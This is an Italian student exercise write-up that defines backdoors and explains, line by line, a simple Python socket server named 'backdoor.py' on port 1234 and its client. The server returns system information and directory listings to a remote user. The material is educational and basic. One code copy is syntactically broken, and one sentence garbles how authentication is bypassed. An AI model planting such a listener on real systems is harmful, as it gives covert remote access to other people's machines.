

# Bakcdoor/Socket

ERNESTO ROBLES

# Backdoor

Una backdoor è una via di accesso segreta a un sistema, vengono inserite nel software da un programmatore o da un utente con privilegi elevati per bypassare le procedure di autenticazione normali .

Qualora una backdoor dovesse venire scoperta e sfruttata consente a un attaccante di ottenere accesso al sistema attraverso le procedure di autenticazione standard, l'attaccante può eseguire comandi, modificare configurazioni o accedere a dati sensibili senza essere rilevato, inoltre consente anche di mantenere l'accesso al sistema a lungo termine.


Il codice qui accanto crea un server che ascolta sulla porta specifica "1234" per le connessioni in ingresso, il server riceve comandi dal client e rispondendo ad essi correttamente.

Vengono gestite tre opzioni di comando dal client (1,2,0):

1= Restituisce le informazioni sul sistema operativo e l'architettura del server.

2= Riceve un percorso dal client e restituisce un elenco di file/directory nella directory specificata.

0= Chiude la connessione in essere e attende una nuova connessione.

A screenshot of a terminal window titled 'kali@kali: ~/Desktop/Python\_Samples'. The window shows a nano editor editing a file named 'backdoor.py'. The code is a Python script that sets up a server on port 1234. It imports socket, platform, and os. It defines SRV\_ADDR as an empty string and SRV\_PORT as 1234. It creates a socket object 's' and binds it to (SRV\_ADDR, SRV\_PORT). It then enters a loop where it listens for connections. When a connection is accepted, it prints 'client connected: ' followed by the address. It then enters a while loop where it tries to receive data from the connection. If the data is '1', it sends back the platform and machine information. If the data is '2', it receives a path and lists the files in that directory. If the data is '0', it closes the connection and accepts a new one. If there's an exception, it sends 'Wrong path' and continues the loop.

```
kali@kali: ~/Desktop/Python_Samples
File Actions Edit View Help
GNU nano 6.0 backdoor.py *
import socket, platform, os

SRV_ADDR = ""
SRV_PORT = 1234

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.bind((SRV_ADDR, SRV_PORT))
s.listen(1)
connection, address = s.accept()

print ("client connected: ", address)

while 1:
    try:
        data = connection.recv(1024)
        except:continue

        if(data.decode('utf-8') == '1'):
            tosend = platform.platform() + " " + platform.machine()
            connection.sendall(tosend.encode())
        elif(data.decode('utf-8') == '2'):
            data = connection.recv(1024)
            try:
                filelist = os.listdir(data.decode('utf-8'))
                tosend = ""
                for x in filelist:
                    tosend += "," + x
            except:
                tosend = "Wrong path"
            connection.sendall(tosend.encode())
        elif(data.decode('utf-8') == '0'):
            connection.close()
            connection, address = s.accept()
```




Con `socket(socket.AF_INET, socket.SOCK_STREAM)` si crea un oggetto socket `s` che usa IPv4 (`socket.AF_INET`) e il protocollo TCP. Con (`socket.SOCK_STREAM`) per la comunicazione. Con `s.bind((SRV_ADDR, SRV_PORT))`: Il socket viene associato all'indirizzo e alla porta specificati.

Il loop `while 1` inizia un'esecuzione continua del server. Quando il dato ricevuto dal client è 1 il server restituisce le informazioni sul sistema operativo e l'hardware del server al client.

Quando il dato ricevuto è 2 il server gestisce la richiesta di elenco file in una directory specifica inviata dal client.

Quando il dato ricevuto è 0 il server chiude la connessione corrente e si mette in attesa di nuove connessioni.

A screenshot of a terminal window titled 'kali@kali: ~/Desktop/Python\_Samples'. The window shows a nano editor editing a file named 'backdoor.py'. The code is a Python script for a backdoor server. It imports 'socket', 'platform', and 'os'. It defines 'SRV\_ADDR' as an empty string and 'SRV\_PORT' as 1234. It creates a socket 's' with 'socket.AF\_INET' and 'socket.SOCK\_STREAM', binds it to 'SRV\_ADDR' and 'SRV\_PORT', and calls 's.listen(1)'. It then enters a 'while 1' loop. Inside the loop, it calls 'connection, address = s.accept()'. It prints 'client connected: ', address. It then enters a 'try' block. In the 'try' block, it calls 'data = connection.recv(1024)'. It then checks 'if(data.decode('utf-8') == '1'):' and sends 'platform.platform() + " " + platform.machine()' to the client. It then checks 'elif(data.decode('utf-8') == '2'):' and sends the directory listing of the path specified in the data to the client. It then checks 'elif(data.decode('utf-8') == '0'):' and closes the connection and accepts a new one. The code is as follows:

```
import socket, platform, os

SRV_ADDR = ""
SRV_PORT = 1234

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.bind((SRV_ADDR, SRV_PORT))
s.listen(1)
connection, address = s.accept()

print ("client connected: ", address)

while 1:
    try:
        data = connection.recv(1024)

        if(data.decode('utf-8') == '1'):
            tosend = platform.platform() + " " + platform.machine()
            connection.sendall(tosend.encode())
        elif(data.decode('utf-8') == '2'):
            data = connection.recv(1024)
            try:
                filelist = os.listdir(data.decode('utf-8'))
                tosend = ""
                for x in filelist:
                    tosend += "," + x
            except:
                tosend = "Wrong path"
            connection.sendall(tosend.encode())
        elif(data.decode('utf-8') == '0'):
            connection.close()
            connection, address = s.accept()
```


Il codice qui accanto gestisce un client che si connette a un server attraverso una socket e interagisce con un menu di opzioni.

Il client implementa un menu che permette all'utente di selezionare tra tre opzioni (0,1,2):

0= Chiude la connessione con il server.

1= Richiesta di informazioni sul sistema al server e stampa della risposta.

2= Chiede all'utente di inserire un percorso e invia una richiesta di elenco file/directory al server poi stampa la risposta.



```
kali@kali: ~/Desktop/Python_Samples
File Actions Edit View Help
GNU nano 6.0 client_backdoor.py
import socket

SRV_ADDR = input("Type the server IP address: ")
SRV_PORT = int(input("Type the server port: "))

def print_menu():
    print("\n\n0) Close the connection
1) Get system info
2) List directory contents")

my_sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
my_sock.connect((SRV_ADDR, SRV_PORT))

print("Connection established")
print_menu()

while 1:
    message = input("\n-Select an option: ")

    if(message == "0"):
        my_sock.sendall(message.encode())
        my_sock.close()
        break

    elif(message == "1"):
        my_sock.sendall(message.encode())
        data = my_sock.recv(1024)
        if not data: break
        print(data.decode('utf-8'))

    elif(message == "2"):
        path = input("Insert the path: ")
        my_sock.sendall(message.encode())
        my_sock.sendall(path.encode())
        data = my_sock.recv(1024)
        data = data.decode('utf-8').split(",")
        print("*"*40)
        for x in data:
            print(x)
        print("*"*40)
```



Con `socket(socket.AF_INET, socket.SOCK_STREAM)` si crea un oggetto socket `my_sock` che usa IPv4 (`socket.AF_INET`) e il protocollo TCP (`socket.SOCK_STREAM`).

